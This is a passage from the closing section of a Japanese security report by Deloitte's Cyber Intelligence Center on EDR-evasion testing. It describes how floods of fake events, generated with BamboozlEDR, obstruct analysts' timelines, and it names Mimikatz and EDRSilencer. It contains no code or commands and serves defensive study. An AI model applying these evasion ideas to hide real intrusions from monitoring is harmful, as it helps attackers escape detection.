攻撃活動と同時に大量の偽イベントを発生させても、EDR はアラートの発生や脅威を示すイベントを正確に記録しました。しかし、大量のイベントによって前後に発生したイベントを追跡することは通常より困難でした。このことから、大量の偽イベントによって EDR の検知を回避することは難しいものの、EDR のタイムラインを埋めることでアナリストによる調査行為の妨害が可能となることは十分に考えられます。偽イベントの大量生成は単純な手法にもかかわらず調査を混乱させ、遅らせる手段として有効な攻撃となり得ます。ただし、機械学習などの統計手法を用いた異常検知のしくみを運用している環境では、むしろ攻撃開始の兆候として気づかれる可能性があるとも考えられます。

現在のサイバー攻撃は、脆弱性の悪用だけでなく、サポート詐欺[31]や ClickFix[32]のように人間を騙すことで初期侵入を行うなど手口が巧妙化しており、機械的な手段で侵害を完全に防ぎきることが難しくなっています。そのため、インシデント対応において攻撃の検知、対処、封じ込めまで一貫して行うことができる EDR の活用は重要です。

このような状況で EDR を用いた調査行為が妨害されることは、インシデントによる被害を拡大させることに繋がる可能性があります。

EDR 監視の重要度が高まるに伴い、近年は様々な EDR 検知回避手法[33][34]が出回っています。SOC サービスを安定して提供し続けるためには、今回紹介したような攻撃手法について正確な認識を持ち、現場で同種の攻撃に遭遇した際に適切な対処を行えるよう備えておくことが重要です。




図 33　BamboozlEDR による大量のイベント生成

図 34　EDR 上で検知された Mimikatz のアラート

[31] 情報セキュリティ安心相談窓口の相談状況［2025 年第 1 四半期（1 月～3 月）］ https://www.ipa.go.jp/security/anshin/reports/2025q1outline.html

[32] サイバー警察局便り 2025 Vol.7 https://www.npa.go.jp/bureau/cyber/pdf/R7_Vol.7cpal.pdf

[33] Endpoint Evasion Techniques (2020–2025): The Evolution of Attacks Bypassing EDR https://windshock.github.io/en/post/2025-05-28-endpoint-security-evasion-techniques-20202025/

[34] netero1010/EDRSilencer https://github.com/netero1010/EDRSilencer

おわりに

本レポートでは主として「脅威インテリジェンス」および「セキュリティ監視・分析」の観点から最新の脅威動向と CIC での観測および検証内容、そしてそれらへの対応方針の考え方などを紹介しました。
AI 関連製品の導入など急激な変化にさらされている IT 環境ですが、脅威もまた目まぐるしく変化し、毎月のように大規模な被害事例が報道されます。このような情勢において、脅威インテリジェンスと監視・分析技術の両輪なしに実効的なセキュリティサービスを提供することは困難です。CIC では、これらの領域を組み合わせて補完し合うことでより質の高いサービスを提供することを目指しています。

2025 年に CIC で実際に観測したマルウェアによる侵害の大部分はコンピューターシステムではなくそのユーザーを対象とする詐欺に近い攻撃に端を発するもので、根本的な対処が難しいものでした。また、後段で紹介したような比較的高度な技術を用いる類の攻撃も、同様に単体のソリューションによる対応が困難な場合が多くあります。このような複雑な脅威から組織を守るためには、EDR だけでなくアカウント管理システムや資産管理サービスなどの監査機能を駆使して様々なイベントを収集し活用する必要があります。
事業内容や IT 資産の構成に応じて「何をどこまでどうやって守るのか？」 目指すべきセキュリティレベルやその適用範囲を検討するとき、優先順位を量るためには脅威インテリジェンスの情報が、技術的な実現可能性や運用負荷を量るためには詳細な技術的背景が欠かせません。この領域を検討される際にはぜひご相談いただければと思います。

今後もセキュリティ対策や情報収集の参考にしていただくべく、CIC の監視およびインテリジェンスサービスで得られた知見や分析結果を発信していきます。

執筆者

佐藤 功陛	**パートナー**
鳥谷部 彰則	**マネージングディレクター**
吉村 修	
日平 祐介	
牛田 敦	
下村 優矢	
水越 尚平	

デロイト トーマツ サイバー合同会社
Cyber Intelligence Center (CIC)
Mail: ra_info@tohmatsu.co.jp
URL: www.deloitte.com/jp/dtcy
【国内ネットワーク】東京・名古屋・福岡

Deloitte.
デロイト トーマツ

IS 669126 / ISO 27001

Member of
Deloitte Touche Tohmatsu Limited